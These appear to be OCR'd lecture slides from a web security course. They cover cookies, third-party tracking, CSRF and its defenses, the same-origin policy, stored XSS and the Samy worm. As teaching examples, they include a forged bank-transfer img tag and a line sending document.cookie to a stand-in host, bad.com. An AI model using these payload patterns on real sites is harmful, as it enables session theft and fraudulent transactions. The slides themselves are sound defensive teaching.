
Web security II


With material from Dave Levin, Mike Hicks, Lujo Bauer, Collin Jackson and Michelle Mazurek

Statefulness with Cookies



- Server maintains trusted state
  - Indexes it with a **cookie**
- Sends cookie to the client, which stores it
- Client returns it with subsequent queries to same server

Cookies




```
HTTP/1.0 200 OK
Content-type: text/html
Set-Cookie: yummy_cookie=choco
Set-Cookie: tasty_cookie=strawberry

[page content]
```

Now, with every new request to the server, the browser will send back all previously stored cookies to the server using the `Cookie` header.

```
GET /sample_page.html HTTP/1.1
Host: www.example.org
Cookie: yummy_cookie=choco; tasty_cookie=strawberry
```


Cookies are key-value pairs

Set-Cookie:key=value; options; ….




```
HTTP/1.1 200 OK
Date: Tue, 18 Feb 2014 08:20:34 GMT
Server: Apache
Set-Cookie: session-zdnet-production=6bhqca1i0cbciagu11sisac2p3; path=/; domain=zdnet.com
Set-Cookie: zdregion=MTI5LjIuMTI5LjE1Mzp1czp1czpjZDJmNWY5YTdkODU1N2Q2YzM5NGU3M2Y1ZTRmN
Set-Cookie: zdregion=MTI5LjIuMTI5LjE1Mzp1czp1czpjZDJmNWY5YTdkODU1N2Q2YzM5NGU3M2Y1ZTRmN
Set-Cookie: edition=us; expires=Wed, 18-Feb-2015 08:20:34 GMT; path=/; domain=.zdnet.com
Set-Cookie: session-zdnet-production=59ob97fpinqe4bg6lde4dvvq11; path=/; domain=zdnet.com
Set-Cookie: user_agent=desktop
Set-Cookie: zdnet_ad_session=f
Set-Cookie: firstpg=0
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
X-UA-Compatible: IE=edge,chrome=1
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 18922
Keep-Alive: timeout=70, max=146
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8

<html> ...... </html>
```

Cookies




```
Set-Cookie: edition=us; expires=Wed, 18-Feb-2015 08:20:34 GMT; path=/; domain=.zdnet.com
```



Semantics


- Store “us” under the key “edition”
- This value was no good as of Feb 18, 2015
- This value should only be readable by any domain ending in `.zdnet.com`
- This should be available to any resource within a subdirectory of `/`
- Send the cookie with any future requests to `<domain>/<path>`

Requests with cookies



```
HTTP/1.1 200 OK
Date: Tue, 18 Feb 2014 08:20:34 GMT
Server: Apache
Set-Cookie: session-zdnet-production=6bhqca1i0cbciagu11sisac2p3; path=/; domain=zdnet.com
Set-Cookie: zdregion=MTI5LjIuMTI5LjE1Mzp1czp1czpjZDJmNWY5YTdkODU1N2Q2YzM5NGU3M2Y1ZTRmN
Set-Cookie: zdregion=MTI5LjIuMTI5LjE1Mzp1czp1czpjZDJmNWY5YTdkODU1N2Q2YzM5NGU3M2Y1ZTRmN
Set-Cookie: edition=us; expires=Wed, 18-Feb-2015 08:20:34 GMT; path=/; domain=.zdnet.com
Set-Cookie: session-zdnet-production=59ob97fpinqe4bg6lde4dvvq11; path=/; domain=zdnet.com
```

Subsequent visit



HTTP Headers

```
http://zdnet.com/

GET / HTTP/1.1
Host: zdnet.com
User-Agent: Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.9.2.11) Gecko/20101013 Ubuntu/9.04 (jaunty) Firefox/3.6.11
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 115
Connection: keep-alive
Cookie: session-zdnet-production=59ob97fpinqe4bg6lde4dvvq11; zdregion=MTI5LjIuMTI5LjE1Mzp1czp1czpjZDJmNW
```

Why use cookies?

- **Session identifier**
  - After a user has authenticated, subsequent actions provide a cookie
  - So the user does not have to authenticate each time
- **Personalization**
  - Let an anonymous user customize your site
  - Store language choice, etc., in the cookie

Why use cookies?

- **Tracking users**
  - Advertisers want to know your behavior
  - Ideally build a profile *across different websites*
  - Visit the Apple Store, then see iPad ads on Amazon?!
  - How can site B know what you did on site A?

- Site A loads an ad from Site C
- Site C maintains cookie DB
- Site B also loads ad from Site C

- **“Third-party cookie”**
- **Commonly used by large ad networks (doubleclick)**


http://live.wsj.com/video/how-advertisers-use-internet-cookies-to-track-you

URLs with side effects

`http://bank.com/transfer.cgi?amt=9999&to=attacker`

- GET requests often have **side effects on server state**
  - Even though they are not supposed to
- What happens if
  - the **user is logged in** with an active session cookie
  - a **request is issued for the above link?**
- How could you get a user to visit a link?

Exploiting URLs with side effects


Client
bank.com
Cookie
Browser
<img src=“http://bank.com/transfer.cgi?amt=9999&to=attacker”>
attacker.com
$$$
bank.com
http://bank.com/transfer.cgi?amt=9999&to=attacker
Cookie

Browser automatically visits the URL to obtain what it believes will be an image

Cross-Site Request Forgery

- Target: User who has an account on a vulnerable server
- Attack goal: Send requests to server *via the user's browser*
  - Look to the server like the user intended them
- Attacker needs: Ability to get the user to "click a link" crafted by the attacker that goes to the vulnerable site
- Key tricks:
  - Requests to the web server have predictable structure
  - Use e.g., `<img src=…>` to force victim to send it

Variation: Login CSRF

- Forge login request to honest site
  - Using ***attacker's*** username and password
- Victim visits the site under attacker's account
- What harm can this cause?

Google

PayPal

CB MasterCard VISA

Defense: Secret token

- All (sensitive) requests include a secret token
  - Attacker can’t guess it for malicious URL
  - Token is derived by e.g. hashing site secret, timestamp, session-id, additional randomness.


Defense: Referer validation

- Recall: Browser sets **REFERER** to source of clicked link
- Policy: Trust requests from pages user could **legitimately** reach
  - Referer: www.bank.com ✓
  - Referer: www.attacker.com ✗
  - Referer: ?

Dynamic web pages

- Rather than just HTML, web pages can include a program written in Javascript:

```
<html><body>
    Hello, <b>
    <script>
        var a = 1;
        var b = 2;
        document.write(“world: “, a+b, “</b>”);
    </script>
</body></html>
```



Hello, **world: 3**

Javascript

(no relation to Java)

- Powerful web page **programming language**
- Scripts embedded in pages returned by the web server
- Scripts are **executed by the browser**. They can:
  - **Alter page contents** (DOM objects)
  - **Track events** (mouse clicks, motion, keystrokes)
  - **Issue web requests** & read replies
  - **Maintain persistent connections** (AJAX)
  - **Read and set cookies**

What could go wrong?

- Browsers need to **confine** Javascript's power
- A script on `attacker.com` should not be able to:
  - Alter the layout of a `bank.com` page
  - Read user keystrokes from a `bank.com` page
  - Read cookies belonging to `bank.com`

Same Origin Policy

- Browsers provide isolation for javascript via **SOP**
- Browser associates **web page elements**…
    - Layout, cookies, events
- …with their **origin**
    - Hostname (`bank.com`) that provided them


***SOP** = **only** scripts received from a web page's **origin** have access to the page's elements*

Cross-site scripting (XSS)

Two types of XSS

1. Stored (or “persistent”) XSS attack
   - Attacker leaves script on the `bank.com` server
   - Server later unwittingly sends it to your browser
   - Browser executes it within same origin as bank.com

Stored XSS attack



```
GET http://bad.com/steal?c=document.cookie
```

bad.com
Client
Browser
bank.com
1 Inject malicious script
2 Request content
3 Receive malicious script
5 Steal valuable data
5 Perform attacker action
4

Execute the malicious script *as though the server meant us to run it*

```
GET http://bank.com/transfer?amt=9999&to=attacker
```

Stored XSS Summary

- Target: User with *Javascript-enabled browser* who visits *user-influenced content* on a vulnerable web service
- Attack goal: Run script in user's browser with same access as provided to server's regular scripts (i.e., subvert SOP)
- Attacker needs: Ability to leave content on the web server (forums, comments, custom profiles)
  - Optional: a server for receiving stolen user information
- Key trick: Server fails to ensure uploaded content does not contain embedded scripts

Where have we heard this before?

Your friend and mine, Samy

- Samy embedded Javascript in his MySpace page (2005)
  - MySpace servers attempted to filter it, but failed
- Users who visited his page ran the program, which
  - Made them friends with Samy
  - Displayed “but most of all, Samy is my hero” on profile
  - Installed script in their profile to propagate
- From 73 to 1,000,000 friends in 20 hours
  - Took down MySpace for a weekend

